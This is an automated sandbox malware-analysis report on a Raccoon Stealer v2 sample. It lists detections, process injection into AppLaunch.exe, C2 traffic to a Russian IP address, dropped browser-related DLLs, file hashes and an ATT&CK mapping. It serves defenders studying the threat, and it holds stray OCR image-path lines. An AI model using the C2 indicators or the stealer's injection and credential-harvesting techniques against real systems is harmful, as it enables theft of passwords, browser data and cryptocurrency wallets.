ID: 682151
Sample Name:
c35d4e641adf21bead54611499c416c8e2de75ac96098.exe
Cookbook: default.jbs
Time: 06:56:05
Date: 11/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

c35d4e641adf21bead54611499c416c8e2de75ac96098.exe

Overview

General Information

Sample Name:	c35d4e641adf21bead54611499c416c8e2de75ac96098.exe
Analysis ID:	682151
MD5:	c5af2b53cf4b8d6..
SHA1:	32376015d14f74..
SHA256:	c35d4e641adf21..
Tags:	exe RecordBreaker
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Raccoon Stealer v2

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Raccoon Stealer v2
- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Snort IDS alert for network traffic
- Writes to foreign memory regions
- Tries to steal Crypto Currency Walle…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Injects a PE file into a foreign proce…
- DLL side loading technique detected
- Contains functionality to inject code…
- Tries to harvest and steal browser in…

Classification



Process Tree

- **System is w10x64**
- c35d4e641adf21bead54611499c416c8e2de75ac96098.exe (PID: 5796 cmdline: "C:\Users\user\Desktop\c35d4e641adf21bead54611499c416c8e2de75ac96098.exe" MD5: C5AF2B53CF4B8D6177240A822EF6F350)
  - AppLaunch.exe (PID: 5728 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.256216440.0000000004D1B000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
00000001.00000003.248184995.0000000004D1B000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
00000001.00000003.247123478.0000000004D1E000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
00000001.00000003.251086981.0000000004D1B000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000003.246414861.0000000004D1B000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_RaccoonV2	Yara detected Raccoon Stealer v2	Joe Security	
Click to see the 3 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Win32/RecordBreaker CnC Checkin - Source IP: 192.168.2.3 - Destination IP: 89.208.103.4

Timestamp:	192.168.2.389.208.103.449736802036934 08/11/22-06:57:07.043612
SID:	2036934
Source Port:	49736
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Win32/RecordBreaker CnC Checkin - Server Response - Source IP: 89.208.103.4 - Destination IP: 192.168.2.3

Timestamp:	89.208.103.4192.168.2.380497362036955 08/11/22-06:57:07.164104
SID:	2036955
Source Port:	80
Destination Port:	49736
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

DLL side loading technique detected

Contains functionality to inject code into remote processes

Stealing of Sensitive Information

Yara detected Raccoon Stealer v2

Tries to steal Crypto Currency Wallets

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected Raccoon Stealer v2

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	4 1 1 Process Injection	1 Masquerading	1 OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	4 1 1 Process Injection	LSASS Memory	2 Security Software Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Deobfuscate/Decode Files or Information	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Obfuscated Files or Information	NTDS	1 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Software Packing	LSA Secrets	2 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
c35d4e641adf21bead54611499c416c8e2de75ac96098.exe	22%	Virustotal		Browse
c35d4e641adf21bead54611499c416c8e2de75ac96098.exe	100%	Avira	HEUR/AGEN.1213126	
c35d4e641adf21bead54611499c416c8e2de75ac96098.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\freebl3.dll	0%	Virustotal		Browse
C:\Users\user\AppData\LocalLow\freebl3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\freebl3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\mozglue.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\mozglue.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\msvcp140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\msvcp140.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\nss3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\nss3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\softokn3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\softokn3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\sqlite3.dll	0%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\LocalLow\sqlite3.dll	0%	ReversingLabs		
C:\Users\user\AppData\LocalLow\vcruntime140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\LocalLow\vcruntime140.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.c35d4e641adf21bead54611499c416c8e2de75ac96098.exe.13b0000.0.unpack	100%	Avira	ADWARE/Amonetize.Gen7		Download File
0.0.c35d4e641adf21bead54611499c416c8e2de75ac96098.exe.13b0000.0.unpack	100%	Avira	ADWARE/Amonetize.Gen7		Download File
0.3.c35d4e641adf21bead54611499c416c8e2de75ac96098.exe.de0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://89.208.103.4/a9de71948549020b4b91e4dc94a097d9	0%	Avira URL Cloud	safe	
http://89.208.103.4/	0%	Virustotal		Browse
http://89.208.103.4/	0%	Avira URL Cloud	safe	
http://www.opera.com0	0%	Avira URL Cloud	safe	
http://https://mozilla.org0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://89.208.103.4/a9de71948549020b4b91e4dc94a097d9	true	• Avira URL Cloud: safe	unknown
http://89.208.103.4/	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ac.ecosia.org/autocomplete?q=	1g8B3TB8nn75.1.dr, t56OlInDWvo9.1.dr	false		high
http://https://duckduckgo.com/chrome_newtab	1g8B3TB8nn75.1.dr, t56OlInDWvo9.1.dr	false		high
http://www.mozilla.com/en-US/blocklist/	mozglue.dll.1.dr	false		high
http://https://duckduckgo.com/ac/?q=	1g8B3TB8nn75.1.dr, t56OlInDWvo9.1.dr	false		high
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	1g8B3TB8nn75.1.dr, t56OlInDWvo9.1.dr	false		high
http://www.opera.com0	c35d4e641adf21bead54611499c416c8e2de75ac96098.exe	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	1g8B3TB8nn75.1.dr, t56OlInDWvo9.1.dr	false		high
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	1g8B3TB8nn75.1.dr, t56OlInDWvo9.1.dr	false		high
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	1g8B3TB8nn75.1.dr, t56OlInDWvo9.1.dr	false		high
http://https://mozilla.org0	softokn3.dll.1.dr, mozglue.dll.1.dr, nss3.dll.1.dr, freebl3.dll.1.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sqlite.org/copyright.html.	sqlite3.dll.1.dr	false		high
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	1g8B3TB8nn75.1.dr, t56OlInDWvo9.1.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
89.208.103.4	unknown	Russian Federation		42569	PSKSET-ASRU	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	682151
Start date and time:	2022-08-11 06:56:05 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	c35d4e641adf21bead54611499c416c8e2de75ac96098.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/12@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 83.5% (good quality ratio 77.5%) • Quality average: 80.8% • Quality standard deviation: 29.2%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI • Stop behavior analysis, all processes terminated

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.31.108.18, 23.211.6.115
- Excluded domains from analysis (whitelisted): e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, iris-de-prod-azsc-weu-b.westeurope.cloudapp.azure.com, arc.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\1g8B3TB8nn75

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001

Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:l3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:l3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC7CE
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\LocalLow\9p1l6K91w23M

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	85120
Entropy (8bit):	7.9018755302773975
Encrypted:	false
SSDEEP:	1536:CKqfuGy/EQ/8tqsV4Jzh8tZn96+Z+F8iY/c+/j91YnJzticKhiVxp6694dY:kfxQf/dJh8f0+wF8H9ciKh+dY
MD5:	6DE2EB5476F66D15C1FA6C2C1BD9559A
SHA1:	FC07EEC53F0CFF114F55601E282B937C87136392
SHA-256:	928D987F8BBEF93BD78632FCE66311B9F0DDA680378CCBA1498FCAFC9E5D63C4
SHA-512:	9E88B8251702F6E3C9B3EC19830A6BB79F2959BA5E3DF65573CF813E9535F762923A9ADA3EC55F121283D033BC2860EF48763F8F8ABEFB8D49B56939F0201568
Malicious:	false
Reputation:	low
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... ....

C:\Users\user\AppData\LocalLow\U28DVK1LkhXI

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB4608161551903778BC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\LocalLow\freebl3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	684984
Entropy (8bit):	6.857030838615762

Encrypted:	false
SSDEEP:	12288:0oUg2twzqWC4kBNv1pMByWk6TYnhCevOEH07OqHM65BaFBuY3NUNeCLIV/Rqnhab:0oUg2tJWC44WUuY3mMCLA/R+hw
MD5:	15B61E4A910C172B25FB7D8CCB92F754
SHA1:	5D9E319C7D47EB6D31AAED27707FE27A1665031C
SHA-256:	B2AE93D30C8BEB0B26F03D4A8325AC89B92A299E8F853E5CAA51BB32575B06C6
SHA-512:	7C1C982A2B597B665F45024A42E343A0A07A6167F77EE428A203F23BE94B5F225E22A270D1A41B655F3173369F27991770722D765774627229B6B1BBE2A6DC3F
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...&.9b.....''!.....6.....@A.....4,..S.....x.....T.....8$...&.....0.....D.....text..... ..`.rdata.....0.....@..@.data...<F...@.....&.....@....00cfg.....(.....@..@.rsrc...x.....*.....@..@.reloc..8$.....&.....@..B.....

C:\Users\user\AppData\LocalLow\mozglue.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	627128
Entropy (8bit):	6.792651884784197
Encrypted:	false
SSDEEP:	12288:dfsiG5KNZea77VUHQqROmbIDm0ICRfCtbtEE/2OH9E2ARlZYSd:df53NZea3V+QqROmum0nRKx79E2ARlrd
MD5:	F07D9977430E762B563EAADC2B94BBFA
SHA1:	DA0A05B2B8D269FB73558DFCF0ED5C167F6D3877
SHA-256:	4191FAF7E5EB105A0F4C5C6ED3E9E9C71014E8AA39BBEE313BC92D1411E9E862
SHA-512:	6AFD512E4099643BBA3FC7700DD72744156B78B7BDA10263BA1F8571D1E282133A433215A9222A7799F9824F244A2BC80C2816A62DE1497017A4B26D562B7EAF
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L.....9b.....''!.....V...../.....@A.....cQ.....p.....r.....4C.....W.....h0.....text..... ..`.rdata.....0.....@..@.data.....0.....@....00cfg.....P..... .....@..@.tls.....`.....''.....@....rsrc.....p.....$.....@..@.reloc..4C.....D.....@..B.....

C:\Users\user\AppData\LocalLow\msvcp140.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	449280
Entropy (8bit):	6.670243582402913
Encrypted:	false
SSDEEP:	12288:UEPa9C9VbL+3Omy5CvyOvzeOKaqhUgiW6QR7t5s03Ooc8dHkC2esGgW8g:UEPa90Vbky5CvyUeOKg03Ooc8dHkC2ed
MD5:	1FB93933FD087215A3C7B0800E6BB703
SHA1:	A78232C352ED06CEDD7CA5CD5CB60E61EF8D86FB
SHA-256:	2DB7FD3C9C3C4B67F2D50A5A50E8C69154DC859780DD487C28A4E6ED1AF90D01
SHA-512:	79CD448E44B5607863B3CD0F9C8E1310F7E340559495589C428A24A4AC49BEB06502D787824097BB959A1C9CB80672630DAC19A405468A0B64DB5EBD6493590E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1C.._..._..._.)n..._....._...^."._..^..._..\..._..[..._..Z..._..._..._.....]..._.Rich.._.....PE..L....(.[....."!.....(.....`.....@.....@A.....g.....r.....?.....=..`x..8.....w..@.....p.....c..@.....text....&.....(..... ..`.data...H)...@.....,.....@....idata.....p.....D.....@..@.didat..4.....X.....@....rsrc.....Z.....@..@.reloc...=.....>...^.....@..B.....

C:\Users\user\AppData\LocalLow\nss3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped

Size (bytes):	2042296
Entropy (8bit):	6.775178510549486
Encrypted:	false
SSDEEP:	49152:6dvFywfzFAF7fg39IwA49Kap9bGt+qoStYnOsbqbeQom7gN7BpDD5SkIN1g5D92+:pptximYfpx8OwNiVG09
MD5:	F67D08E8C02574CBC2F1122C53BFB976
SHA1:	6522992957E7E4D074947CAD63189F308A80FCF2
SHA-256:	C65B7AFB05EE2B2687E6280594019068C3D3829182DFE8604CE4ADF2116CC46E
SHA-512:	2E9D0A211D2B085514F181852FAE6E7CA6AED4D29F396348BEDB59C556E39621810A9A74671566A49E126EC73A60D0F781FA9085EB407DF1EEFD942C18853BE
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L.....9b....."!.....&.....`.....@A.... .....!..\...T...@....@..x.....P..h...h.....\....!..@.....text...i..... ..`.rdata.....@..@.data....N.. .....*.....@....00cfg.....0.....@..@.rsrc...x....@.....@..@.reloc..h....P.....@..B..... ....

C:\Users\user\AppData\LocalLow\r93FRLGa73HG

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\LocalLow\softokn3.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	254392
Entropy (8bit):	6.686038834818694
Encrypted:	false
SSDEEP:	6144:uI7A8DMhFE2PlKOcpHSvV6x/CHQyhvs277H0mhWGzTdtb2bbIFxW7zrM2ruyYz+h:uI7A8DMhFE2PlbcpSv0x/CJVUmhDzTvS
MD5:	63A1FE06BE877497C4C2017CA0303537
SHA1:	F4F9CBD7066AFB86877BB79C3D23EDDACA15F5A0
SHA-256:	44BE3153C15C2D18F49674A092C135D3482FB89B77A1B2063D01D02985555FE0
SHA-512:	0475EDC7DFBE8660E27D93B7B8B5162043F1F8052AB28C87E23A6DAF9A5CB93D0D7888B6E57504B1F2359B34C487D9F02D85A34A7F17C04188318BB8E89126B
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
